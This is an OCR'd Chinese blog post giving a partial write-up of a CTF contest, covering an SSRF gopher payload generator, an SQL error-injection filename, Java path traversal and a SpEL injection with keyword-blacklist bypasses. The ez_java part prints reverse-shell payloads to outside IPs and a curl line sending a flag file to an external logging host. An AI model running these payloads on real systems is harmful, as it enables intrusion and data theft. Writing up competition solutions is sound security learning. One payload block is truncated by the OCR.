
第二届“网刃杯”网络安全大赛 部分writeup

原创

shu天 于 2022-05-01 13:03:46 发布 58 收藏

分类专栏： ctf 文章标签： web安全 安全 java




第二届“网刃杯”网络安全大赛 部分writeup

> 本文来自csdn的□□***shu天***□□，平时会记录**ctf、取证和渗透**相关的文章，欢迎大家来我的主页：shu天_CSDN博客-ctf,取证,web领域博主：https://blog.csdn.net/weixin_46081055 看看ヾ(@ ˇωˇ @)ノ！！

ICS

easyiec


流量包直接看到



web

sign_in

File协议读hosts，得到IP扫描内网，发现172.73.24.100有一台主机




根据提示打ssrf（这里我如果b赋值数字gopher就是打不了，我真的不明白）

```
import urllib.parse

payload =\
"""POST /index.php?a=1 HTTP/1.1
Host: 127.0.0.1:80
X-Forwarded-For:127.0.0.1
Referer: bolean.club
Content-Type: application/x-www-form-urlencoded
Content-Length: 5

b=abc
"""
tmp = urllib.parse.quote(payload)
new = tmp.replace('%0A','%0D%0A')
result = 'gopher://172.73.24.100:80/'+'_'+new
result = urllib.parse.quote(result)
print(result)
```



flag{Have_A_GoOd_T1m3!!!}


upload

是sql报错注入啊…我确实对着文件名fuzz好久没出来


```
1.png' and updatexml(1,concat(0x7e,(select substr(flag,1,16) from flag),0x7e),1) and '
```

要注意让sql语句闭合，flag表是不是猜出来的…我只看到一个upload表

ez_java



任意文件读取，web.xml泄露

```
/download?filename=../../../web.xml
```

得到

```
<?xml version="1.0" encoding="UTF-8"?>
<web-app xmlns="http://xmlns.jcp.org/xml/ns/javaee"
         xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
         xsi:schemaLocation="http://xmlns.jcp.org/xml/ns/javaee http://xmlns.jcp.org/xml/ns/javaee/web-app_4_0.x
sd"
         version="4.0">
    <servlet>
        <servlet-name>DownloadServlet</servlet-name>
        <servlet-class>com.abc.servlet.DownloadServlet</servlet-class>
    </servlet>

    <servlet-mapping>
        <servlet-name>DownloadServlet</servlet-name>
        <url-pattern>/download</url-pattern>
    </servlet-mapping>

    <servlet>
        <servlet-name>TestServlet</servlet-name>
        <servlet-class>com.abc.servlet.TestServlet</servlet-class>
    </servlet>

    <servlet-mapping>
        <servlet-name>TestServlet</servlet-name>
        <url-pattern>/test388</url-pattern>
    </servlet-mapping>

</web-app>
```

下载两个类文件

```
/download?filename=../../../classes/com/abc/servlet/TestServlet.class
/download?filename=../../../classes/com/abc/servlet/DownloadServlet.class
```

看TestServlet.class，有个spel注入，可以看Rui0师傅讲得http://rui0.cn/archives/1043

```java
public class TestServlet extends HttpServlet {
    /* access modifiers changed from: protected */
    public void doGet(HttpServletRequest req, HttpServletResponse resp) throws ServletException, IOException {
        doPost(req, resp);
    }

    /* access modifiers changed from: protected */
    public void doPost(HttpServletRequest request, HttpServletResponse response) throws ServletException, IOExce
ption {
        try {
            String name = new String(request.getParameter("name").getBytes("ISO8859-1"), "UTF-8");
            if (blackMatch(name)) {
                request.setAttribute("message", "name is invalid");
                request.getRequestDispatcher("/message.jsp").forward(request, response);
                return;
            }
            System.out.println(name);
            request.setAttribute("message", getAdvanceValue(name));   //name可控
            request.getRequestDispatcher("/message.jsp").forward(request, response);
        } catch (Exception e) {
            request.setAttribute("message", "error");
            request.getRequestDispatcher("/message.jsp").forward(request, response);
        }
    }

    private boolean blackMatch(String val) {
        for (String keyword : getBlacklist()) {
            if (Pattern.compile(keyword, 34).matcher(val).find()) {
                return true;
            }
        }
        return false;
    }

    private String getAdvanceValue(String val) {    //这里是spel执行的地方
        return new SpelExpressionParser().parseExpression(val, new TemplateParserContext()).getValue(new Standar
dEvaluationContext()).toString();
    }

    private String[] getBlacklist() {   //有过滤，利用反射构造绕过
        return new String[]{"java.+lang", "Runtime", "exec.*\\("};
    }
}
```

常用payload

```
${12*12}
T(java.lang.Runtime).getRuntime().exec("nslookup a.com")
T(Thread).sleep(10000)
#this.getClass().forName('java.lang.Runtime').getRuntime().exec('nslookup a.com')
new java.lang.ProcessBuilder({'nslookup a.com'}).start()
```

关键字黑名单过滤绕过:

可以参考之前Code-Breaking Puzzles — javacon的这道题目（writeup http://rui0.cn/archives/1015 ），主要通过正则匹配java关键词（如： `java.+lang` `exec.*\(` 等）来防御，其绕过方式有两种 如下:

1. 利用反射构造


```
lass().forName("java.l"+"ang.Ru"+"ntime")
ex"+"ec",T(String[])).invoke(T(String).getClass().forName("java.l"+"ang.Ru"+"ntime")
od("getRu"+"ntime").invoke(T(String).getClass().forName("java.l"+"ang.Ru"+"ntime")),
new String[]{"/bin/bash","-c","curl fg5hme.ceye.io/`cat flag_j4v4_chun|base64|tr '\n' '-'`"})}
```

2. 利用ScriptEngineManager构造

```
#{T(javax.script.ScriptEngineManager).newInstance()
    .getEngineByName("nashorn")
        .eval("s=[3];s[0]='/bin/bash';s[1]='-c';s[2]='ex"+"ec 5<>/dev/tcp/1.2.3.4/2333;cat <&5 | while read line; do $line 2>&5 >&5; done"
```


payload（注意需要url编码）

```
name=#{T(String).getClass().forName("java.l"+"ang.Ru"+"ntime").getMethod("ex"+"ec",T(String[])).invoke(T(String).getClass().forName("java.l"+"ang.Ru"+"ntime").getMethod("getRu"+"ntime").invoke(T(String).getClass().forName("java.l"+"ang.Ru"+"ntime")),new String[]{"bash","-c","/bin/bash -i >& /dev/tcp/180.76.184.229/9999 0>&1"})}
```




```
cat: f1: No such file or directory
root@155e6b18a230:/usr/local/tomcat# cat /f1AgJvav
cat /f1AgJvav
flag{123awerghjvxcvcjfreawe}
root@155e6b18a230:/usr/local/tomcat#
```

CSDN @shu天

Misc


玩坏的winxp

桌面上有meiren.png




序号	文件名	标签	文件...	逻辑大...	访问时...	创建时...	修改时...	删除时...	文件类型	文件分类	签名	描述	删除信...	物理大...
1	1.png		png	94,424	2022-0...	2021-0...	2021-0...		JPEG图片	图片	可疑签名[...	文件,存档		98,304
2	2.png		png	105,412	2022-0...	2021-0...	2021-0...		JPEG图片	图片	可疑签名[...	文件,存档		106,496
3	3.png		png	34,171	2022-0...	2021-0...	2021-0...		JPEG图片	图片	可疑签名[...	文件,存档		36,864
4	4.png		png	53,948	2022-0...	2021-0...	2021-0...		JPEG图片	图片	可疑签名[...	文件,存档		57,344
5	meiren.png		png	1,583,602	2022-0...	2022-0...	2022-0...		PNG图片	图片	匹配	文件,存档...		1,585,152
6	meiren.png:Zo...		Identif...	26							未知	ADS		26
7	新建文件夹			0	2022-0...	2022-0...	2022-0...					文件夹	被删除...	0

取下来binwalk分离，得到压缩包解压出f1ag.png，再binwalk一次，得到一个加密压缩包



本来以为这个戴围脖的软件是火狐浏览器，我真的是思路清奇，然后就卡着了

赛后看了师傅们的wp知道从qq入手，有点社工思路


取证列表 图库

自动取证 ▸ Windows XP Professional.vmdk ▸ 上网记录 ▸ Firefox ▸ 历史记录 ▸ 2022年 ▸ 03月 ▸ 18日

